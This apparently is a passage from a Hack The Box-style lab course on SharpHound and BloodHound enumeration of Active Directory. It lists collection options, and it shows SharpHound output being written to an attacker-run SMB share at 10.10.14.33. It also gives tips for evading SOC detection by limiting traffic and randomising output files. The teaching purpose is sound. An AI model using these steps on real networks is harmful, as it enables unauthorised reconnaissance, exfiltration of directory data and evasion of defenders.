
1. Users and Computers.
2. Active Directory security group membership.
3. Domain trusts.
4. Abusable permissions on AD objects.
5. OU tree structure.
6. Group Policy links.
7. The most relevant AD object properties.
8. Local groups from domain-joined Windows systems and local privileges such as RDP, DCOM, and PSRemote.
9. User sessions.
10. All SPN (Service Principal Names).

To get the information for local groups and sessions, SharpHound will attempt to connect to each domain-joined Windows computer from the list of computers it collected. If the user from which SharpHound is running has privileges on the remote computer, it will collect the following information::

1. The members of the local administrators, remote desktop, distributed COM, and remote management groups.
2. Active sessions to correlate to systems where users are interactively logged on.

Note: Gathering information from domain-joined machines, such as local group membership and active sessions, is only possible if the user session from which SharpHound is being executed has Administrator rights on the target computer.

Once SharpHound terminates, by default, it will produce a zip file whose name starts with the current date and ends with BloodHound. This zip archive contains a group of JSON files:



Importing Data into BloodHound


1. Start the `neo4j` database service:

Start Service


```
PS C:\htb> net start neo4j
The Neo4j Graph Database - neo4j service is starting..
The Neo4j Graph Database - neo4j service was started successfully.
```

1. Launch `C:\Tools\BloodHound\BloodHound.exe` and log in with the following credentials:

```
Username: neo4j
Password: Password123
```




1. Click the upload button on the far right, browse to the zip file, and upload it. You will see a status showing upload % completion.



Note: We can upload as many zip files as we want. BloodHound will not duplicate the data but add data not present in the database.

1. Once the upload is complete, we can analyze the data. If we want to view information about the domain, we can type `Domain:INLANEFREIGHT.HTB` into the search box. This will show an icon with the domain name. If you click the icon, it will display information about the node (the domain), how many users, groups, computers, OUs, etc.



1. Now, we can start analyzing the information in the bloodhound and find the paths to our targets.

Note: If the computers names do not appear when importing the files, we can import the file again to correct it.

Next Steps

The following sections will discuss other options SharpHound includes to collect Active Directory data.

SharpHound - Data Collection from Windows (Part 2)

SharpHound has many interesting options that help us define what information we want and how we can collect it. This section will explore some of the most common options we can use in SharpHound, and links to the official documentation as a reference for all SharpHound options.

SharpHound Options

We can use `--help` to list all SharpHound options. The following list corresponds to version 1.1.0:

SharpHound Options

```
C:\Tools> SharpHound.exe --help
2023-01-10T13:08:39.2519248-06:00|INFORMATION|This version of SharpHound
is compatible with the 4.2 Release of BloodHound
SharpHound 1.1.0
Copyright (C) 2023 SpecterOps

  -c, --collectionmethods      (Default: Default) Collection Methods:
Group, LocalGroup, LocalAdmin, RDP, DCOM, PSRemote, Session, Trusts, ACL,
Container,
                               ComputerOnly, GPOLocalGroup, LoggedOn,
ObjectProps, SPNTargets, Default, DCOnly, All

  -d, --domain                 Specify domain to enumerate

  -s, --searchforest           (Default: false) Search all available
domains in the forest

  --stealth                    Stealth Collection (Prefer DCOnly whenever
possible!)

  -f                           Add an LDAP filter to the pregenerated
filter.

  --distinguishedname          Base DistinguishedName to start the LDAP
search at

  --computerfile               Path to file containing computer names to
enumerate

  --outputdirectory            (Default: .) Directory to output file too

  --outputprefix               String to prepend to output file names

  --cachename                  Filename for cache (Defaults to a machine
specific identifier)

  --memcache                   Keep cache in memory and don't write to
disk

  --rebuildcache               (Default: false) Rebuild cache and remove
```

```
all entries

  --randomfilenames            (Default: false) Use random filenames for
output

  --zipfilename                Filename for the zip

  --nozip                      (Default: false) Don't zip files

  --zippassword                Password protects the zip with the
specified password

  --trackcomputercalls         (Default: false) Adds a CSV tracking
requests to computers

  --prettyprint                (Default: false) Pretty print JSON

  --ldapusername               Username for LDAP

  --ldappassword               Password for LDAP

  --domaincontroller           Override domain controller to pull LDAP
from. This option can result in data loss

  --ldapport                   (Default: 0) Override port for LDAP

  --secureldap                 (Default: false) Connect to LDAP SSL
instead of regular LDAP

  --disablecertverification    (Default: false) Disables certificate
verification when using LDAPS

  --disablesigning             (Default: false) Disables Kerberos
Signing/Sealing

  --skipportcheck              (Default: false) Skip checking if 445 is
open

  --portchecktimeout           (Default: 500) Timeout for port checks in
milliseconds

  --skippasswordcheck          (Default: false) Skip check for PwdLastSet
when enumerating computers

  --excludedcs                 (Default: false) Exclude domain controllers
from session/localgroup enumeration (mostly for ATA/ATP)

  --throttle                   Add a delay after computer requests in
milliseconds
```

```
  --jitter                      Add jitter to throttle (percent)

  --threads                     (Default: 50) Number of threads to run
enumeration with

  --skipregistryloggedon        Skip registry session enumeration

  --overrideusername            Override the username to filter for
NetSessionEnum

  --realdnsname                 Override DNS suffix for API calls

  --collectallproperties        Collect all LDAP properties from objects

  -l, --Loop                    Loop computer collection

  --loopduration                Loop duration (Defaults to 2 hours)

  --loopinterval                Delay between loops

  --statusinterval              (Default: 30000) Interval in which to
display status in milliseconds

  -v                            (Default: 2) Enable verbose output

  --help                        Display this help screen.

  --version                     Display version information.
```


Collection Methods

The option `-collectionmethod` or `-c` allows us to specify what kind of data we want to collect. In the help menu above, we can see the list of collection methods. Let's describe some of them that we haven't covered:

- `All`: Performs all collection methods except `GPOLocalGroup`.
- `DCOnly`: Collects data only from the domain controller and will not try to get data from domain-joined Windows devices. It will collect users, computers, security groups memberships, domain trusts, abusable permissions on AD objects, OU structure, Group Policy, and the most relevant AD object properties. It will attempt to correlate Group Policy-enforced local groups to affected computers.
- `ComputerOnly`: This is the opposite of `DCOnly`. It will only collect information from domain-joined computers, such as user sessions and local groups.


Depending on the scenario we are in, we will choose the method that best suits our needs. Let's see the following use case:

We are in an environment with 2000 computers, and they have a SOC with some network monitoring tools. We use the `Default` collection method but forget the computer from where we run SharpHound, which will try to connect to every computer in the domain.

Our attack host started generating traffic to all workstations, and the SOC quarantined our machine.

In this scenario, we should use `DCOnly` instead of `All` or `Default`, as it generates only traffic to the domain controller. We could pick the most interesting target machine and add them to a list (e.g: `computers.txt`). Then, we would rerun SharpHound using the `ComputerOnly` collection method and the `--computerfile` option to try to enumerate only the computers in the `computers.txt` file.

It is essential to know the methods and their implications. The following table, created by SadProcessor, shows a general reference of the communication protocols used by each method and information on each technique, among other things:



Note: This table was created for an older version of SharpHound. Some options no longer exist, and others have been modified, but it still provides an overview of the collection methods and their implications. For more information, visit the BloodHound documentation page.

Common used flags

If we get credentials from a user other than the context from which we are running, we can use the `--ldapusername` and `--ldappassword` options to run SharpHound using those credentials.

Another flag we find helpful is `-d` or `--domain`. Although this option is assigned by default, if we are in an environment where multiple domains exist, we can use this option to ensure that SharpHound will collect the information from the domain we specify.

SharpHound will capture the domain controller automatically, but if we want to target a specific DC, we can use the option `--domaincontroller` followed by the IP or FQDN of the target domain controller. This option could help us target a forgotten or secondary domain, which may have less security or monitoring tools than the primary domain controller. Another use case for this flag is if we are doing port forward, we can specify an IP and port to target. We can use the flag `--ldapport` to select a port.

Randomize and hide SharpHound Output

It is known that SharpHound, by default, generates different `.json` files, then saves them in a `zip` file. It also generates a randomly named file with a `.bin` extension corresponding to the cache of the queries it performs. Defense teams could use these patterns to detect bloodhound. One way to try to hide these traces is by combining some of these options:

Option	Description
`--memcache`	Keep cache in memory and don't write to disk.
`--randomfilenames`	Generate random filenames for output, including the zip file.
`--outputprefix`	String to prepend to output file names.
`--outputdirectory`	Directory to output file too.
`--zipfilename`	Filename for the zip.
`--zippassword`	Password protects the zip with the specified password.

For example, we can use the `--outputdirectory` to target a shared folder and randomize everything. Let's start a shared folder in our PwnBox:

Start the shared folder with username and password

```
sudo impacket-smbserver share ./ -smb2support -user test -password test
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth
Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
```

```
[*] Config file parsed
[*] Config file parsed
```

Now let's connect to the shared folder and save SharpHound output there:

Connect to the shared folder with username and password

```
C:\htb> net use \\10.10.14.33\share /user:test test
The command completed successfully.
```


Running SharpHound and saving the output to a shared folder

```
C:\htb> C:\Tools\SharpHound.exe --memcache --outputdirectory
\\10.10.14.33\share\ --zippassword HackTheBox --outputprefix HTB --
randomfilenames
2023-01-11T11:31:43.4459137-06:00|INFORMATION|This version of SharpHound
is compatible with the 4.2 Release of BloodHound
2023-01-11T11:31:43.5998704-06:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps,
DCOM, SPNTargets, PSRemote
2023-01-11T11:31:43.6311043-06:00|INFORMATION|Initializing SharpHound at
11:31 AM on 1/11/2023
2023-01-11T11:31:55.0551988-06:00|INFORMATION|Flags: Group, LocalAdmin,
Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets,
PSRemote
2023-01-11T11:31:55.2710788-06:00|INFORMATION|Beginning LDAP search for
INLANEFREIGHT.HTB
2023-01-11T11:31:55.3089182-06:00|INFORMATION|Producer has finished,
closing LDAP channel
2023-01-11T11:31:55.3089182-06:00|INFORMATION|LDAP channel closed, waiting
for consumers
2023-01-11T11:32:25.7331485-06:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 35 MB RAM
2023-01-11T11:32:41.7321172-06:00|INFORMATION|Consumers finished, closing
output channel
2023-01-11T11:32:41.7633662-06:00|INFORMATION|Output channel closed,
waiting for output task to complete
Closing writers
2023-01-11T11:32:52.2310202-06:00|INFORMATION|Status: 94 objects finished
(+94 1.678571)/s -- Using 42 MB RAM
2023-01-11T11:32:52.2466171-06:00|INFORMATION|Enumeration finished in
00:00:56.9776773
2023-01-11T11:33:09.4855302-06:00|INFORMATION|SharpHound Enumeration
Completed at 11:33 AM on 1/11/2023! Happy Graphing!
```

Unzipping the file

```
unzip ./HTB_20230111113143_5yssigbd.w3f
Archive:  ./HTB_20230111113143_5yssigbd.w3f
[./HTB_20230111113143_5yssigbd.w3f] HTB_20230111113143_hjclkslu.2in
password:
  inflating: HTB_20230111113143_hjclkslu.2in
  inflating: HTB_20230111113143_hk3lxtz3.1ku
  inflating: HTB_20230111113143_kghttiwp.jbq
  inflating: HTB_20230111113143_kdg5svst.4sc
  inflating: HTB_20230111113143_qeugxqep.lya
  inflating: HTB_20230111113143_xsxzlxht.awa
  inflating: HTB_20230111113143_51zkhw0e.bth
```

Now we can upload our data to BloodHound:



Note: If we set a password to the zip file, we will need to unzip it first, but if we didn't, we could import the file as is, with the random name and extension and it will import it anyway.

Session Loop Collection Method

When a user establishes a connection to a remote computer, it creates a session. The session information includes the username and the computer or IP from which the connection is coming. While active, the connection remains in the computer, but after the user disconnects, the session becomes idle and disappears in a few minutes. This means we have a small window of time to identify sessions and where users are active.

Note: In Active Directory environments, it is important to understand where users are connected because it helps us understand which computers to compromise to achieve our goals.

Let's open a command prompt in the target machine and type `net session` to identify if there are any session active:

Looking for Active Sessions

```
C:\htb> net session
There are no entries in the list.
```

There are no active sessions, which means that if we run SharpHound right now, it will not find any session on our computer. When we run the SharpHound default collection method, it also includes the `Session` collection method. This method performs one round of session collection from the target computers. If it finds a session during that collection, it will collect it, but if the session expires, we won't have such information. That's why SharpHound includes the option `--loop`. We have a couple of options to use with loops in SharpHound:

Option	Description
`--Loop`	Loop computer collection.
`--loopduration`	Duration to perform looping (Default 02:00:00).
`--loopinterval`	Interval to sleep between loops (Default 00:00:30).
`--stealth`	Perform "stealth" data collection. Only touch systems are the most likely to have user session data.

If we want to search sessions for the following hour and query each computer every minute, we can use SharpHound as follow:

Session Loop

```
C:\Tools> SharpHound.exe -c Session --loop --loopduration 01:00:00 --
loopinterval 00:01:00
2023-01-11T14:15:48.9375275-06:00|INFORMATION|This version of SharpHound
is compatible with the 4.2 Release of BloodHound
2023-01-11T14:15:49.1382880-06:00|INFORMATION|Resolved Collection Methods:
Session
2023-01-11T14:15:49.1695244-06:00|INFORMATION|Initializing SharpHound at
2:15 PM on 1/11/2023
2023-01-11T14:16:00.4571231-06:00|INFORMATION|Flags: Session
2023-01-11T14:16:00.6108583-06:00|INFORMATION|Beginning LDAP search for
INLANEFREIGHT.HTB
2023-01-11T14:16:00.6421492-06:00|INFORMATION|Producer has finished,
closing LDAP channel
2023-01-11T14:16:00.6421492-06:00|INFORMATION|LDAP channel closed, waiting
for consumers
2023-01-11T14:16:00.7268495-06:00|INFORMATION|Consumers finished, closing
output channel
```

```
2023-01-11T14:16:00.7424755-06:00|INFORMATION|Output channel closed,
waiting for output task to complete
Closing writers
2023-01-11T14:16:00.9587384-06:00|INFORMATION|Status: 4 objects finished
(+4 Infinity)/s -- Using 35 MB RAM
2023-01-11T14:16:00.9587384-06:00|INFORMATION|Enumeration finished in
00:00:00.3535475
2023-01-11T14:16:01.0434611-06:00|INFORMATION|Creating loop manager with
methods Session
2023-01-11T14:16:01.0434611-06:00|INFORMATION|Starting looping
2023-01-11T14:16:01.0434611-06:00|INFORMATION|Waiting 30 seconds before
starting loop
2023-01-11T14:16:31.0598479-06:00|INFORMATION|Looping scheduled to stop at
01/11/2023 15:16:31
2023-01-11T14:16:31.0598479-06:00|INFORMATION|01/11/2023 14:16:31 -
01/11/2023 15:16:31
2023-01-11T14:16:31.0598479-06:00|INFORMATION|Starting loop 1 at 2:16 PM
on 1/11/2023
2023-01-11T14:16:31.0754340-06:00|INFORMATION|Beginning LDAP search for
INLANEFREIGHT.HTB
2023-01-11T14:16:31.0754340-06:00|INFORMATION|Producer has finished,
closing LDAP channel
2023-01-11T14:16:31.0754340-06:00|INFORMATION|LDAP channel closed, waiting
for consumers
2023-01-11T14:16:42.1893741-06:00|INFORMATION|Consumers finished, closing
output channel
2023-01-11T14:16:42.1893741-06:00|INFORMATION|Output channel closed,
waiting for output task to complete
...SNIP...
```


Watch the video How BloodHound's session collection works from the SpecterOps team for a deeper explanation of this collection method. Here is another excellent blog post from Compass Security regarding session enumeration by Sven Defatsch.

Note: BloodHound video was recorded before Microsoft introduced the requirement to be an administrator to collect session data.

Running from Non-Domain-Joined Systems

Sometimes we might need to run SharpHound from a computer, not a domain member, such as when conducting a HackTheBox attack or internal penetration test with only network access.

